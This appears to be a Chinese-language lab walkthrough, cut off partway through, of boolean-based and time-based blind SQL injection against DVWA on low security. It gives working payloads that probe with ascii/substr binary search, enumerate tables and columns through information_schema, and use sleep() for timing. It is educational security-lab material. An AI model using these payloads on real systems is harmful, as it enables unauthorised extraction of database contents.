
选择DVWA，输入用户名user和密码user，进入DVWA主页



在左侧选择“DVWA Security”，将其设置为low，并进行commit，就完成了环境的配置。


2.进行SQL盲注：

在左侧选择SQL Injection，进入SQL注入界面




（1）首先判断是否存在SQL注入，注入是字符型还是数字型


输入1，显示相应用户存在



输入1' and 1=1 #，单引号为了闭合原来SQL语句中的第一个单引号，而后面的#为了闭合后面的单引号。运行后，显示存在：




输入1' and 1=2 #，显示不存在：




说明存在字符型的SQL盲注。

点页面右下角View Source，查看源代码，发现程序并未对id做任何处理。




（2）猜解当前数据库名

首先要确定数据库名字的范围，可以利用length(database())函数配合长度大小的判断来实现，当输入1' and length(database())=4 #的时候，数据库查询成功，说明对于数据库名字长度的猜测是正确的，长度是4。




接下来通过二分法来逐个确定这四个字符，可以使用substr函数进行配合。


a)输入1' and ascii(substr(database(),1,1))>97 #，显示存在，说明数据库名的第一个字符的ascii值大于97（小写字母a的ascii值）；




b)输入1' and ascii(substr(database(),1,1))<122 #，显示存在，说明数据库名的第一个字符的asci值小于122（小写字母z的ascii值）；




c)输入1' and ascii(substr(database(),1,1))<109 #，显示存在，说明数据库名的第一个字符的ascii值小于109（小写字母m的ascii值）；




d)输入1' and ascii(substr(database(),1,1))<103 #，显示存在，说明数据库名的第一个字符的ascii值小于103（小写字母g的ascii值）；




e)输入1' and ascii(substr(database(),1,1))<100 #，显示不存在，说明数据库名的第一个字符的ascii值不小于100（小写字母d的ascii值）；



f)输入1' and ascii(substr(database(),1,1))>100 #，显示不存在，说明数据库名的第一个字符的ascii值不大于100（小写字母d的ascii值），所以数据库名的第一个字符的ascii值为100，即小写字母d




采用同样的方式逐个猜测剩余的三个字符，最终可以确定数据库的名字为dvwa,输入 1' and database() = "dvwa" #进行验证，验证结果如下：



（3）猜解数据库中的表名

首先来确定数据表的数量，可以配合count的聚合查询方式来统计，可以发现当假定当前数据库中有2个数据表的时候能够得到查询结果，说明数据库中表的数量为2。输入如下：


1' and (select count(table\_name) from information\_schema.tables where table\_schema=database())=2 #



接下来确定数据表的名字，首先还是要确定数据表名字的长度，采用之前的length方式逐个尝试，可以确定第一个数据表表名的长度为9。输入如下：

1' and length(substr((select table\_name from information\_schema.tables where


table\_schema=database() limit 0,1),1))=9 #




接下来重复之前猜测数据库名字的方式，利用二分法逐个确定数据表这九个字符，通过不断的尝试可以最终确定第一个表的名字为guestbook，第二个表的名字为users。输入以下语句进行验证，验证结果如图所示：

1' and (select table\_name from information\_schema.tables where table\_schema=database() limit 0,1)='guestbook' #

1' and (select table\_name from information\_schema.tables where table\_schema=database() limit 1,1)='users' #





（4）猜解表中的字段名


首先猜解表中字段的数量：

1’ and (select count(column\_name) from information\_schema.columns where table\_name= ’users’)=1# 显示不存在

…

1’ and (select count(column\_name) from information\_schema.columns where table\_name= ’users’)=8 # 显示存在

说明users表有8个字段。




接着挨个猜解字段名：

1’ and length(substr((select column\_name from information\_schema.columns where table\_name= ’users’ limit 0,1),1))=1 # 显示不存在

…

1’ and length(substr((select column\_name from information\_schema.columns where table\_name= ’users’ limit 0,1),1))=7 # 显示存在


说明users表的第一个字段为7个字符长度。



然后不断重复采用二分法，即可猜解出所有字段名。另外，如果一个一个猜解其中的字段，那工作量十分巨大，现实的生产环境中可能有几十个字段，所以我们可以猜测其中可能存在的字段。比如说user表中可能存在user字段，输入以下代码测试：

1' and (select count(\*) from information\_schema.columns where table\_schema=database() and table\_name='users' and column\_name='user')=1;#

结果如下，说明user字段是存在的。利用这种方法可以大幅度提高SQL盲注的效率。



（5）猜解表中数据

同理，依旧先判断长度，再利用二分法进行测试，即可得到表中的所有数据

3.基于时间的SQL盲注：


可以使用sleep语句，判断是否产生明显的延迟来确定对于数据库信息的猜测是否正确。

首先判断是否存在注入，注入是字符型还是数字型：

输入1’and sleep(5) #，感觉到明显延迟（左上角页面加载中）

输入1 and sleep(5) #，没有延迟


说明存在字符型的基于时间的盲注。



猜解当前数据库名字长度：

